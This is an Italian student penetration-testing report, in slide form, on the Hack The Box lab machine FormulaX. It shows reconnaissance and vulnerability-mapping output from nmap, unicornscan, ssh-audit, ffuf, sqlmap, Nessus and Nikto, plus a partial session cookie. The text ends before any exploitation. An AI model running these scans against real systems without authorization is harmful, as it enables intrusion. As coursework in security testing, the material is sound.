

FormulaX



Penetration Testing & Ethical Hacking
A.A. 2023/2024

Prof. Arcangelo Castiglione

Gagliarde Nicolapio 0522501488

Agenda

1

Introduzione

Scopo e ambito del processo

2

Information Gathering & Target Discovery

Raggiungibilità dell'asset e OS fingerprinting

3

Enumerating Target & Port Scanning

Scansione dei servizi e version detection

4

Vulnerability Mapping

Scoperta e analisi delle vulnerabilità

5

Target Exploitation

Controllo remoto della macchina target

6

Target post-exploitation

Privilege escalation e accesso persistente

7

Risultati

Vulnerabilità rilevate durante il processo

Introduzione

- Effettuare un processo di Penetration Testing sulla macchina FormulaX
 - Rilevare vulnerabilità
 - Sfruttarle
 - Prendere il controllo della macchina
 - Documentare il processo e i risultati
- FormulaX è disponibile al seguente link:
<https://app.hackthebox.com/machines/FormulaX>



Information Gathering & Target Discovery

- Verificare la raggiungibilità e lo stato di FormulaX
 - L'indirizzo IP di FormulaX viene fornito da Hack The Box
- Identificare il Sistema Operativo in esecuzione

```
(kali㉿kali)-[~]
└─$ ping 10.10.11.6
PING 10.10.11.6 (10.10.11.6) 56(84) bytes of data.
64 bytes from 10.10.11.6: icmp_seq=1 ttl=62 time=65.5 ms
64 bytes from 10.10.11.6: icmp_seq=2 ttl=62 time=66.4 ms
64 bytes from 10.10.11.6: icmp_seq=3 ttl=62 time=64.3 ms
64 bytes from 10.10.11.6: icmp_seq=4 ttl=62 time=65.5 ms
64 bytes from 10.10.11.6: icmp_seq=5 ttl=62 time=72.2 ms
```

- FormulaX risulta raggiungibile

Information Gathering & Target Discovery

- Verificare la raggiungibilità e lo stato di FormulaX
 - L'indirizzo IP di FormulaX viene fornito da Hack The Box
- Identificare il Sistema Operativo in esecuzione

```
(kali㉿kali)-[~]
$ sudo nmap -sC -O 10.10.11.6
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-09 11:03 EDT
Nmap scan report for 10.10.11.6
Host is up (0.089s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-hostkey:
|   256 5f:b2:cd:54:e4:47:d1:0e:9e:81:35:92:3c:d6:a3:cb (ECDSA)
|   256 b9:f0:0d:dc:05:7b:fa:fb:91:e6:d0:b4:59:e6:db:88 (ED25519)
80/tcp    open  http
| http-title: Site doesn't have a title (text/html; charset=UTF-8).
| Requested resource was /static/index.html
| http-cors: GET POST
|_http-server-header: nginx/1.18.0 (Ubuntu)
Aggressive OS guesses: Linux 4.15 - 5.8 (96%), Linux 5.3 - 5.4
(95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Net
work Camera (Linux 2.6.17) (95%), Linux 2.6.32 (94%), Linux 5.
```

```
(kali㉿kali)-[~]
$ sudo nmap -sC -sV -p- 10.10.11.6
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-09 11:03 EDT
Stats: 0:00:55 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 24.81% done; ETC: 11:06 (0:02:50 remaining)
Nmap scan report for 10.10.11.6
Host is up (0.012s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   256 5f:b2:cd:54:e4:47:d1:0e:9e:81:35:92:3c:d6:a3:cb (ECDSA)
|   256 b9:f0:0d:dc:05:7b:fa:fb:91:e6:d0:b4:59:e6:db:88 (ED25519)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
| http-cors: GET POST
| http-title: Site doesn't have a title (text/html; charset=UTF-8).
| Requested resource was /static/index.html
| http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.
Nmap done: 1 IP address (1 host up) scanned in 232.44 seconds

- L'opzione “script scan” risulta necessaria
- Il sistema operativo in esecuzione è Ubuntu

Information Gathering & Target Discovery

- Verificare la raggiungibilità e lo stato di FormulaX
 - L'indirizzo IP di FormulaX viene fornito da Hack The Box
- Identificare il Sistema Operativo in esecuzione

```
(kali㉿kali)-[~]
$ sudo nmap -O 10.10.11.6
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-10 16:26 EDT
Nmap scan report for 10.10.11.6
Host is up (0.081s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
No exact OS matches for host (If you know what OS is running on it, s...
```

```
.-[ 10.10.11.6/46132 → 10.10.11.6:80 (syn+ack) ]-
| server      = 10.10.11.6:80
| os          = ???
| dist        = 1
| params      = none
| raw_sig     = 4:63+1:0:1338:mss*45,7:mss,sok,ts,nop,ws:df:0
|
```

Enumerating Target & Port Scanning

- Rilevare lo stato delle porte TCP e UDP
- Identificare i servizi di rete offerti e le loro versioni

```
(kali㉿kali)-[~]
└$ sudo unicornscan -mU -Iv -r 10000 10.10.11.6:a
adding 10.10.11.6/32 mode `UDPscan' ports `a' pps 10000
using interface(s) eth0
scanning 1.00e+00 total hosts with 6.55e+04 total packets, should take a little
sender statistics 1268.8 pps with 65545 packets sent total
listener statistics 0 packets received 0 packets dropped and 0 interface drops
```

- La scansione di tutte le porte UDP non ha rilevato porte aperte

Enumerating Target & Port Scanning

- Rilevare lo stato delle porte TCP e UDP
- Identificare i servizi di rete offerti e le loro versioni

- I risultati della scansione di tutte le porte TCP dimostrano:
 - Le porte 22 TCP e 80 TCP sono aperte
 - Sulla porta 22 è presente il server SSH OpenSSH 8.9p1 in ascolto
 - Sulla porta 80 è presente il server HTTP nginx 1.18.0 in ascolto

```
(kali㉿kali)-[~]
└─$ sudo nmap -sC -sV -p- 10.10.11.6
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-09 11:03 EDT
Stats: 0:00:55 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 24.81% done; ETC: 11:06 (0:02:50 remaining)
Nmap scan report for 10.10.11.6
Host is up (0.012s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   256 5f:b2:cd:54:e4:47:d1:0e:9e:81:35:92:3c:d6:a3:cb (ECDSA)
|   256 b9:f0:0d:dc:05:7b:fa:fb:91:e6:d0:b4:59:e6:db:88 (ED25519)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
|_http-cors: GET POST
| http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_Requested resource was /static/index.html
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 232.44 seconds
```

Enumerating Target & Port Scanning

- Rilevare lo stato delle porte TCP e UDP
- Identificare i servizi di rete offerti e le loro versioni

Servizio SSH

- I risultati della scansione effettuata con **ssh-audit.py** mostrano:
 - Il server SSH è OpenSSH 8.9p1 per Ubuntu, versione 2 del protocollo
 - Compatibile con OpenSSH 8.5+ e Dropbear 2020.79+
 - La compressione dati è abilitata
 - Suite di protocolli utilizzabili
 - Chiavi fingerprints

```
(kali㉿kali)-[~/Downloads/ssh-audit-master]
$ python ssh-audit.py 10.10.11.6
# general
(gen) banner: SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.6
(gen) software: OpenSSH 8.9p1
(gen) compatibility: OpenSSH 8.5+, Dropbear SSH 2020.79+
(gen) compression: enabled (zlib@openssh.com)

# key exchange algorithms
(kex) curve25519-sha256
-- [info] available since OpenSSH 7.4, Dropbear S
`- [info] default key exchange from OpenSSH 7.4 t
(kex) curve25519-sha256@libssh.org
Home
(kex) ecdh-sha2-nistp256
-- [fail] using elliptic curves that are suspecte
`- [info] available since OpenSSH 5.7, Dropbear S
(kex) ecdh-sha2-nistp384
-- [fail] using elliptic curves that are suspecte
`- [info] available since OpenSSH 5.7, Dropbear S
(kex) ecdh-sha2-nistp521
-- [fail] using elliptic curves that are suspecte

# fingerprints
(fin) ssh-ed25519: SHA256:e0esz1Aos6gxct2ci4LGbCAR6i31EoktxFIvCFF+rcM
(fin) ssh-rsa: SHA256:VcWq1Hm056i0hJL6bonWQlD0fKR7HkwYgXdVklRVwb0
```

Enumerating Target & Port Scanning

Servizio HTTP

- I risultati di **WhatWeb** e **ffuf** mostrano:
 - X-Powered-By[Express] indica l'uso di Express.js e quindi Node.js per il backend
 - La presenza di un form di tipo password
 - Due header utilizzati per l'autenticazione
 - L'unica pagina accessibile è /static/index.html
- WhatWeb conferma i dati ottenuti da nmap

```
(kali㉿kali)-[~]
$ sudo whatweb 10.10.11.6
[sudo] password for kali:
http://10.10.11.6 [302 Found] Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.11.6], RedirectLocation[/static/index.html], UncommonHeaders[access-control-allow-origin,access-control-allow-credentials], X-Powered-By[Express], nginx[1.18.0]
http://10.10.11.6/static/index.html [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.11.6], PasswordField[psw], Script, UncommonHeaders[access-control-allow-origin,access-control-allow-credentials], X-Powered-By[Express], nginx[1.18.0]
```

```
(kali㉿kali)-[~] $ ffuf -w Downloads/common.txt -t 100 -fc 404 -u http://10.10.11.6/FUZZ
```



```
:: Method      : GET
:: URL         : http://10.10.11.6/FUZZ
:: Wordlist    : FUZZ: /home/kali/Downloads/common.txt
:: Follow redirects: false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 100
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response status: 404
```


```
ADMIN          [Status: 200, Size: 46, Words: 3, Lines: 1, Duration: 122ms]
Admin           [Status: 200, Size: 46, Words: 3, Lines: 1, Duration: 110ms]
Scripts        [Status: 301, Size: 181, Words: 7, Lines: 11, Duration: 381ms]
admin          [Status: 200, Size: 46, Words: 3, Lines: 1, Duration: 339ms]
chat            [Status: 200, Size: 46, Words: 3, Lines: 1, Duration: 687ms]
contact_us    [Status: 200, Size: 46, Words: 3, Lines: 1, Duration: 290ms]
favicon.ico   [Status: 200, Size: 34494, Words: 20, Lines: 82, Duration: 267ms]
img             [Status: 301, Size: 173, Words: 7, Lines: 11, Duration: 286ms]
logout          [Status: 200, Size: 46, Words: 3, Lines: 1, Duration: 302ms]
restricted     [Status: 301, Size: 187, Words: 7, Lines: 11, Duration: 330ms]
scripts         [Status: 301, Size: 181, Words: 7, Lines: 11, Duration: 85ms]
static          [Status: 301, Size: 179, Words: 7, Lines: 11, Duration: 86ms]
:: Progress: [4727/4727] :: Job [1/1] :: 211 req/sec :: Duration: [0:00:26] :: Errors: 0 ::
```

Enumerating Target & Port Scanning

Servizio HTTP

Pagina /static/index.html e area restricted

- La pagina /static/index.html mostra il form di login
- Le pagine restricted sono accessibili solo dopo aver creato un account ed effettuato il login
- Dopo il login, la pagina /static/index.html permette di interagire con un **chatbot**
 - Con il comando **help** si ottengono i comandi eseguibili
 - Con il comando **history** si ottengono i comandi eseguiti precedentemente
- Nella applicazione web oltre al form del chatbot è presente il form di login, registrazione, contact us e change password



Enumerating Target & Port Scanning

- Analizzando i form utilizzando **sqlmap** non si sono ottenute ulteriori informazioni

The screenshot shows a browser window with a login form. The form has fields for 'Enter Email' and 'password'. Below the form, the Chrome DevTools Network tab is open, showing a POST request to '/user/api/login'. The request headers include 'Content-Type: application/json'. The request payload is visible in the Sources tab, showing JavaScript code that constructs a JSON object with 'email' and 'password' fields. Two red arrows point from the text 'password' in the browser's password field to the 'password' field in the request payload.

```
const password = await document.get...  
...  
axios.post('/user/api/login', {  
  "email": email,  
  "password": password  
}).then((response) => {  
  try {  
    ...  
    console.log(response.data)
```

sqlmap -a -r requestPost.txt -v 6

```
[12:09:36] [WARNING] POST parameter 'password' does not seem to be injectable  
[12:09:36] [CRITICAL] all tested parameters do not appear to be injectable. Try  
-risk' options if you wish to perform more tests. If you suspect that there is  
olved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=  
dom-agent'  
[12:09:36] [WARNING] HTTP error codes detected during run:  
400 (Bad Request) - 146 times  
Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36
```

Vulnerability Mapping

Servizio SSH

- Il tool **ssh-audit.py** non ha rilevato vulnerabilità
- Il tool **Nessus** non ha rilevato vulnerabilità ma solo INFO che corrispondono alle informazioni già ottenute nello step precedente

<input type="checkbox"/>	INFO	SSH (Multiple Issues)	General	2		
<input type="checkbox"/>	INFO	SSH (Multiple Issues)	Misc.	2		
<input type="checkbox"/>	INFO	SSH (Multiple Issues)	Service detection	2		

Vulnerability Mapping

Servizio HTTP

- L'utilizzo di **Nessus** con il cookie di autenticazione non ha rilevato vulnerabilità di alto livello

```
(kali㉿kali)-[~/Downloads]
$ cat cookies.txt
# Netscape HTTP Cookie File
# https://curl.haxx.se/rfc/cookie_spec.html
# This is a generated file! Do not edit.

10.10.11.6      FALSE   /      FALSE   0      authorization  Bearer%20eyJhbGci
M4MzRjNjA2NjhM2FhMDkiLCJpYXQiojE3MTgxMzU3NTN9.g6QhyjvWpw91JTN4YLito-vL_uUW_uShrGe
```

- Il file cookies.txt è stato ottenuto mediante l'uso dell'add-on cookie.txt di Lennon Hill

HTTP Method: HTTP cookies import

Authentication method

Cookies file

cookies.txt X
This file must be in the Netscape format.

Available on Firefox for Android™

cookies.txt
by [Lennon Hill](#)

⚠ This add-on is not actively monitored for security by Mozilla. Make sure you trust it before installing.

[Learn more](#)

Exports all cookies to a Netscape HTTP Cookie File, as used by curl, wget, and youtube-dl, among others.

<https://addons.mozilla.org/it/firefox/addon/cookies-txt/>

Vulnerability Mapping

Servizio HTTP

- L'utilizzo di **Nessus** con il cookie di autenticazione non ha rilevato vulnerabilità di alto livello

```
(kali㉿kali)-[~/Downloads]
$ cat cookies.txt
# Netscape HTTP Cookie File
# https://curl.haxx.se/rfc/cookie_spec.html
# This is a generated file! Do not edit.

10.10.11.6      FALSE   /      FALSE   0      authorization  Bearer%20eyJhbGci
M4MzRjNjA2Njhmy2FhMDkiLCJpYXQiojE3MTgxMzU3NTN9.g6QhyjvWpw91JTN4YLito-vL_uUW_uShrGe
```

Method: HTTP cookies import

Authentication method

Cookies file


cookies.txt X
This file must be in the Netscape cookie format.

Filter ▾		Search Vulnerabilities		8 Vulnerabilities				
<input type="checkbox"/>	Sev ▾	CVSS ▾	VPR ▾	Name ▾	Family ▾	Count ▾		
<input type="checkbox"/>	MEDIUM	4.3 *		Web Application Potentially Vulnerable to Clickjacking	Web Servers	1		
<input type="checkbox"/>	INFO	HTTP (Multiple Issues)	Web Servers	4		
<input type="checkbox"/>	INFO	HTTP (Multiple Issues)	CGI abuses	2		
<input type="checkbox"/>	INFO			Nessus SYN scanner	Port scanners	2		
<input type="checkbox"/>	INFO			Nessus Scan Information	Settings	1		
<input type="checkbox"/>	INFO			nginx HTTP Server Detection	Web Servers	1		
<input type="checkbox"/>	INFO			Web Application Sitemap	Web Servers	1		
<input type="checkbox"/>	INFO			Web Server Directory Enumeration	Web Servers	1		

Vulnerability Mapping

Servizio HTTP

- L'utilizzo di **Nessus** con il cookie di autenticazione non ha rilevato vulnerabilità di alto livello
- Assenza del header HTTP X-Frame-Options, ciò implica la possibilità di sfruttare il Clickjacking: permette la manipolazione dell'utente ma non il controllo della macchina FormulaX



Sev	CVSS	VPR	Name	Family	Count	
<input type="checkbox"/>	MEDIUM	4.3 *	Web Application Potentially Vulnerable to Clickjacking	Web Servers	1	<input type="radio"/> <input type="checkbox"/>
<input type="checkbox"/>	INFO	...	HTTP (Multiple Issues)	Web Servers	4	<input type="radio"/> <input type="checkbox"/>
<input type="checkbox"/>	INFO	...	HTTP (Multiple Issues)	CGI abuses	2	<input type="radio"/> <input type="checkbox"/>
<input type="checkbox"/>	INFO		Nessus SYN scanner	Port scanners	2	<input type="radio"/> <input type="checkbox"/>
<input type="checkbox"/>	INFO		Nessus Scan Information	Settings	1	<input type="radio"/> <input type="checkbox"/>
<input type="checkbox"/>	INFO		nginx HTTP Server Detection	Web Servers	1	<input type="radio"/> <input type="checkbox"/>
<input type="checkbox"/>	INFO		Web Application Sitemap	Web Servers	1	<input type="radio"/> <input type="checkbox"/>
<input type="checkbox"/>	INFO		Web Server Directory Enumeration	Web Servers	1	<input type="radio"/> <input type="checkbox"/>

Vulnerability Mapping

Servizio HTTP

- **Nikto2** mostra gli stessi risultati di Nessus

```
# Cookies: send cookies with all requests
# Multiple can be set by separating with a semi-colon, e.g.:
# "cookie1=cookie value";"cookie2=cookie val"
#STATIC-COOKIE="name=value";"something=nothing";
STATIC-COOKIE="authorization=Bearer%20eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ
```

```
(kali㉿kali)-[~]
$ sudo nikto -url http://10.10.11.6/restricted/chat.html
- Nikto v2.5.0

